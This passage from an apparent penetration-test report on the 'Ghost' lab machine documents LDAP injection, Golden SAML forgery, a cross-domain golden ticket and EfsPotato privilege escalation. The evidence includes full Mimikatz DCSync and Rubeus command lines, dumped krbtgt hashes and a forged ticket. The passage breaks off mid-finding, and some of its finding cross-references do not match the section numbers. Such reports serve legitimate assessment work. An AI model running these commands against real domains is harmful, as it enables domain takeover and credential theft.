
CWE	CWE-90 - Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Root Cause	The intranet application at `intranet.ghost.htb` authenticates users against an LDAP backend and passes user-supplied username and password values directly into the LDAP filter without escaping. Submitting a wildcard character (`*`) as both username and password causes the filter to match every entry in the directory, bypassing authentication entirely. No valid credentials are required to gain an authenticated session.
Impact	Unauthenticated access to the intranet application, including user account listings, internal news posts referencing `gitea_temp_principal`, and forum posts revealing the absence of a `bitbucket.ghost.htb` DNS record. This information directly enabled the LDAP password brute-force and DNS poisoning attacks documented in subsequent findings.
Affected Component	http://intranet.ghost.htb:8008/login — LDAP authentication, wildcard bypass
Remediation	Implement proper LDAP filter escaping for all user-supplied values per RFC 4515. Special characters including `*`, `(`, `)`, `\`, and NUL must be escaped before insertion into filter strings. Consider using a dedicated LDAP library that provides safe parameterised filter construction rather than string concatenation. Enforce an allowlist on username characters at the input validation layer. Additionally, implement account lockout or rate limiting to limit the impact of credential stuffing and injection attacks.
References	• https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html • https://owasp.org/www-community/attacks/LDAP_Injection

Finding Evidence

The intranet login page source exposed the field name `ldap-username`, confirming LDAP backend authentication:



Submitting * as both username and password bypassed authentication immediately — no enumeration or brute-force of valid usernames was required:



The authenticated session exposed a full internal user list, internal news references, and forum intelligence used in later attack stages:



Intranet
News
Users
Forum
Username
Full Name
Member of
kathryn.holland
Kathryn Holland
sysadmin
cassandra.shelton
Cassandra Shelton
sysadmin
robert.steeves
Robert Steeves
sysadmin
florence.ramirez
Florence Ramirez
IT
justin.bradley
Justin Bradley
IT, Remote Management Users
arthur.boyd
Arthur Boyd
IT
beth.clark
Beth Clark
HR
charles.gray
Charles Gray
HR
jason.taylor
Jason Taylor
HR
intranet_principal
Intranet Principal
principal
gitea_temp_principal
Gitea_Temp Principal
principal

3. ADFS Token Signing Key Extraction Enables Golden SAML Token Forgery - High

CWE	CWE-287 - Improper Authentication
CVSS 3.1	8.0 / CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	The ADFS service account `adfs_gmsa$` has access to the ADFS token signing certificate and the Distributed Key Manager (DKM) key stored in Active Directory. The DKM key encrypts the token signing certificate's private key. Together, these components allow an attacker to forge valid SAML assertions for any user without knowing their credentials — this is a Golden SAML attack. ADFSDump extracted both keys from the ADFS database; ADFSpoof forged a SAML assertion for `Administrator@ghost.htb`.
Impact	Authentication to the Ghost Core admin panel as `Administrator@ghost.htb` without valid credentials. The admin panel exposed an MSSQL query interface connected to a linked server in `corp.ghost.htb`, leading to cross-domain remote code execution as documented in Finding 9.
Affected Component	• federation.ghost.htb — ADFS federation service; token signing private key extractable via DKM • https://core.ghost.htb:8443 — Ghost Core admin panel, SAML-authenticated
Remediation	Rotate the ADFS token signing certificate immediately. Restrict access to the DKM encryption key container in Active Directory — only the ADFS service account and domain administrators should hold read rights on the DKM container object. Monitor for export or use of the ADFS token signing certificate. Implement SAML response validation logging and alert on SAML assertions for high-privilege accounts (Administrator, Domain Admins) to detect forged token usage. Consider enabling ADFS auditing.
References	• https://www.mandiant.com/resources/blog/detecting-and-responding-to-golden-saml-attacks • https://github.com/mandiant/ADFSDump • https://github.com/szymex73/ADFSpoof


Finding Evidence

Authenticating to Ghost Core as justin.bradley showed the panel was administrator-restricted:




ADFSDump was run as adfs_gmsa$ to extract the DKM key and encrypted token signing certificate:


Both keys were converted to binary format and ADFSpoof forged a SAML assertion for `Administrator@ghost.htb`:



The forged assertion was injected via Burp Suite into the SAMLResponse POST field:



Ghost Core loaded as Administrator, revealing the corp.ghost.htb domain and an MSSQL query interface:


Ghost Config Panel
Database Debug
Currently configured databases:
• MSSQL (domain: ghost.htb)
• MSSQL (domain: corp.ghost.htb)
The databases are correctly linked.
Query Debugger
(Only supported for the main database - sorry!)
SQL:
Execute
Output:

4. Cross-Domain Golden Ticket with SID History Injection Achieves Full ghost.htb Domain Compromise - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	8.0 / CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	The bidirectional trust between `corp.ghost.htb` and `ghost.htb` combined with SYSTEM-level access to the corp domain enabled a cross-domain golden ticket attack. Mimikatz DCSync recovered the `krbtgt` AES256 hash for corp.ghost.htb. Rubeus forged a golden ticket for `Administrator@corp.ghost.htb` with the `ghost.htb` Enterprise Admins group SID (`S-1-5-21-4084500788-938703357-3654145966-519`) embedded in the ticket's SID history field. When the ghost.htb domain controller evaluated the ticket, it honoured the SID history and treated the bearer as a member of ghost.htb Enterprise Admins, granting full domain control.
Impact	Full compromise of the ghost.htb primary domain. The forged ticket provided direct read access to `DC01.ghost.htb\C$` and the root flag on the Administrator desktop.
Affected Component	• corp.ghost.htb ↔ ghost.htb — bidirectional trust without SID filtering • corp.ghost.htb krbtgt — DCSync exposed AES256 hash for golden ticket forgery
Remediation	Enable SID filtering (also known as quarantine) on the trust from corp.ghost.htb to ghost.htb. SID filtering prevents tickets issued by corp.ghost.htb from being evaluated as members of ghost.htb groups — including via SID history. This is the principal control that prevents cross-domain golden ticket attacks over external trusts. Rotate the krbtgt account password for both domains immediately and again within 10 hours to invalidate all existing Kerberos tickets. Each domain requires two rotations to fully invalidate tickets signed with the previous key. Treat both domains as fully compromised and audit all privileged accounts for unauthorised membership or configuration changes.
References	• https://adsecurity.org/?p=1640 • https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-sid-filtering

Finding Evidence

PowerView confirmed the bidirectional trust:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> get-domaintrust
get-domaintrust


SourceName       : corp.ghost.htb
TargetName       : ghost.htb
TrustType        : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes  : WITHIN_FOREST
TrustDirection   : Bidirectional
WhenCreated      : 2/1/2024 2:33:33 AM
WhenChanged      : 6/20/2026 5:29:27 PM
```

Mimikatz DCSync recovered the corp.ghost.htb krbtgt AES256 hash:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\mimikatz.exe 'lsadump::dcsync /user:krbtgt@corp.ghost.htb' exit
.\mimikatz.exe 'lsadump::dcsync /user:krbtgt@corp.ghost.htb' exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:krbtgt@corp.ghost.htb
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'krbtgt@corp.ghost.htb' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/31/2024 7:34:01 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 69eb46aa347a8c68edb99be2725403ab
    ntlm- 0: 69eb46aa347a8c68edb99be2725403ab
    lm  - 0: fceff261045c75c4d7f6895de975f6cb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4acd753922f1e79069fd95d67874be4c

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d
      aes128_hmac       (4096) : ea18711cfd69feef0c8efba75bca9235
      des_cbc_md5       (4096) : b3e070025110ce1f

* Primary:Kerberos *
    Default Salt : CORP.GHOST.HTBkrbtgt
    Credentials
      des_cbc_md5       : b3e070025110ce1f

* Packages *
    NTLM-Strong-NTOWF
```

Rubeus forged and injected the golden ticket with the ghost.htb Enterprise Admins SID in the SID history field:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt
.\Rubeus.exe golden /aes256:b0eb79f35055af9d61bcbbe8ccae81d98cf63215045f7216ffd1f8e009a75e8d /ldap /user:Administrator /sids:S-1-5-21-4084500788-938703357-3654145966-519 /ptt

  _____                  _
 (_____ \       | |
  ____) )_   _| |_  _____ _   _  ___
 |  __  /| | | |  _)/ ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.3

[*] Action: Build TGT

[*] Trying to query LDAP using LDAPS for user information on domain controller PRIMARY.corp.ghost.htb
[X] Error binding to LDAP server: The LDAP server is unavailable.
[!] LDAPS failed, retrying with plaintext LDAP.
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(samaccountname=Administrator)'
[*] Retrieving group and domain policy information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/DC=corp,DC=ghost,DC=htb' for '(|(distinguishedname=CN=Group Policy Creator Owners,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Domain Admins,CN=Users,DC=corp,DC=ghost,DC=htb)(distinguishedname=CN=Administrators,CN=Builtin,DC=corp,DC=ghost,DC=htb)(objectsid=S-1-5-21-2034262909-2733679486-179904498-513)(name={31B2F340-016D-11D2-945F-00C04FB984F9}))'
[*] Attempting to mount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully mounted
[*] Attempting to unmount: \\primary.corp.ghost.htb\SYSVOL
[*] \\primary.corp.ghost.htb\SYSVOL successfully unmounted
[*] Retrieving netbios name information over LDAP from domain controller PRIMARY.corp.ghost.htb
[*] Searching path 'LDAP://PRIMARY.corp.ghost.htb/CN=Configuration,DC=ghost,DC=htb' for '(&(netbiosname=*)(dnsroot=corp.ghost.htb))'
[*] Building PAC

[*] Domain         : CORP.GHOST.HTB (GHOST-CORP)
[*] SID            : S-1-5-21-2034262909-2733679486-179904498
[*] UserId         : 500
[*] Groups         : 544,512,520,513
[*] ExtraSIDs      : S-1-5-21-4084500788-938703357-3654145966-519
[*] ServiceKey     : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : B0EB79F35055AF9D61BCBBE8CCAE81D98CF63215045F7216FFD1F8E009A75E8D
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : krbtgt
[*] Target         : corp.ghost.htb

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.ghost.htb'

[*] AuthTime       : 6/20/2026 2:42:32 PM
[*] StartTime      : 6/20/2026 2:42:32 PM
[*] EndTime        : 6/21/2026 12:42:32 AM
[*] RenewTill      : 6/27/2026 2:42:32 PM

[*] base64(ticket.kirbi):

      doIF1TCCBdGgAwIBBaEDAgEWooIEujCCBLZhggSyMIIErqADAgEFoRAbDkNPUlAuR0hPU1QuSFRCoiMw
      IaADAgECoRowGBsGa3JidGd0Gw5jb3JwLmdob3N0Lmh0YqOCBG4wggRqoAMCARKhAwIBA6KCBFwEggRY
      HS/NTa9wuUGb8YC93HaFdwiJ25fNEMP8B05TPH78o3cKksZxKa7q7CrnUM4xPDDuEj55crZEFm1MnEbM
      LnEYmpYcQNrcxrdMIvGEtFvR+lJkpuIoRoa+h8OOGcrpIEcRPxxyfSc8h+pyqwhbGY+22+UU6Ech7tV8
      w16AqvWRQdHFWMI5zwESIUpQVgODQSo+JnCI3VmNcdf6MJEBtpU+6CNFjAUCwHfThFobMx2XGftWeQde
      at1X1Mh6ghZ0/ErEH9Kw8L751GCI0uLoJsIx4qu39mlwzN3rvVnCcuDjbChxKKVNp1HzAtix/NySyq+y
      4Ao9HBgmWahALlRGUTeQb5LDMKuSZ6Uq7zJGol0lyZhskt4IXakxkG3mmYyX5X/q0xkXEBTGE+ysP5ek
      2rhzS4TGzJVDwhXzrF2y2qEn1/bR3Sx+B2MGFZ1G2nCn1w+JCF95ixwqxG9dzbfUQ0wLMhj137BFJPsA
      G/8/BJBn30fpvF6HpOOy0ha7sAp66xHu0cM9PrLZ89np6E1DUSodo2PXhutrgzNLp2lbvZYbBane7DEM
      e/GgcVusKUtoSoVCTaIvDQlIR1oEbUx7zqHPlpDHjuQuuHAioE51X9O5haHKF7c0vsuHwZ/PtYnVV87l
      1zHjEVQNMEOu9s0zfZW+drtzi6DS+xI92y/c4Ylg9WGhrKzdQgOznkt00pbyajj2nzhYNx1DHxxSQJ4z
      tbRh5hwp5FzDduhcgqcLr5S9v+RelUA8wjpEPuVaDXAsVT+qB+nC0lLo7Ky7yBf0fziZvvrwgW33wSUz
      rXI2AocNZZEn9wniafrTGo3tos3dc+TeWjyx1DTTxHeNHbmiC47/xqbHxN6jifW0jF6gATOC9ULyvp/G
      gAbHYLeez51eydqLb0OxRGuLSjZOetR8NjujqB0is8hlrWBg6KyKhuImLDJ1eKZmy99pa7pdeBdFZzQQ
      Skx/std/x94tdiOXVRUqOsJzktx3aMVMBspZWHRnTBDfeQ223ra0wn3XYwU2gy1E5UQFsrItRKXOU4Hh
      Lic7bRFx5io8V/vq2et2maWboQKKCOkmzHHHVwomEowXWz88WcVvfs37XInCDQwTe/7nz9dRQlQ275Qw
      pmjbfnM66XahsImPJTi0lqf170xHSPFsd6113Wc/w+rofCkfIy14LDv6hPaniyCpy9ntZcl9azhh2mGv
      BQninrPbuYKZqZEjnsi8T3784FchZckCkq97LyW/6IF/EiEqzV73HboXStnHPXiTxxn2z/A52DJfCYup
      SJsODVHO1HV2O9IkgmMrg2mWE3KOuZI+rdk/4n6patTfBiawzPdbf1eoCMkGuJ1w1qOaUxzUHKm7Ljk5
      1zovy3V4BWWJBoDMlB4NVwbu8NcFsVQNAW3moib70jy8fM3aCX/700tk+5TmR2NijxW8z6fHwINV4kLU
      u61v6V9//pw93HQLymxiPmDetNyq8EkG7aEKYn9JmzOjggEFMIIBAaADAgEAooH5BIH2fYHzMIHwoIHt
      MIHqMIHnoCswKaADAgESoSIEIMsnE8rvNNw/PNoTw4q4ZrOCB+ZBFM+/4dP3YDxK2ElooRAbDkNPUlAu
      R0hPU1QuSFRCohowGKADAgEBoREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQOAAAKQRGA8yMDI2MDYyMDIx
      NDIzMlqlERgPMjAyNjA2MjAyMTQyMzJaphEYDzIwMjYwNjIxMDc0MjMyWqcRGA8yMDI2MDYyNzIxNDIz
      MlqoEBsOQ09SUC5HSE9TVC5IVEkpIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDmNvcnAuZ2hvc3QuaHRi

[+] Ticket successfully imported!
```

The root flag was read directly from DC01.ghost.htb via the injected ticket:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop
dir \\dc01.ghost.htb\c$\Users\Administrator\Desktop


    Directory: \\dc01.ghost.htb\c$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/20/2026  10:17 AM             34 root.txt


PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
type \\dc01.ghost.htb\c$\Users\Administrator\Desktop\root.txt
2df5246805269619aaeed06086bcf99e
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

5. SeImpersonatePrivilege on MSSQL Service Account Enables Privilege Escalation to SYSTEM via EfsPotato - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The `nt service\mssqlserver` account on `PRIMARY.corp.ghost.htb` holds `SeImpersonatePrivilege`. This privilege allows a process to impersonate another user's security context after obtaining an authentication token. EfsPotato abuses the Windows Encrypting File System RPC interface to coerce SYSTEM-level authentication to a local named pipe, which the privileged process can impersonate to execute arbitrary commands as `NT AUTHORITY\SYSTEM`.
Impact	Full SYSTEM-level command execution on `PRIMARY.corp.ghost.htb`. This provided the DCSync capability required to dump the corp.ghost.htb krbtgt hash and forge the cross-domain golden ticket in Finding 11.
Affected Component	nt service\mssqlserver — SeImpersonatePrivilege on PRIMARY.corp.ghost.htb
Remediation	Review the token privileges assigned to the MSSQL service account on PRIMARY.corp.ghost.htb. SeImpersonatePrivilege is typically required by certain service identities but can be constrained using Windows service hardening mechanisms. Consider running MSSQL under a virtual service account or managed service account with a minimal privilege set. Apply Windows privilege access management controls to flag or block tools targeting the EFS RPC interface from non-administrative sessions.
References	• https://github.com/zcgonvh/EfsPotato • https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/impersonate-a-client-after-authentication

Finding Evidence

Token privileges on the mssqlserver session confirmed SeImpersonatePrivilege:

```
PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
PS C:\Windows\system32>
```

EfsPotato was compiled with mcs, transferred, and confirmed execution as SYSTEM:

```
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> .\EfsPotato.exe whoami
.\EfsPotato.exe whoami
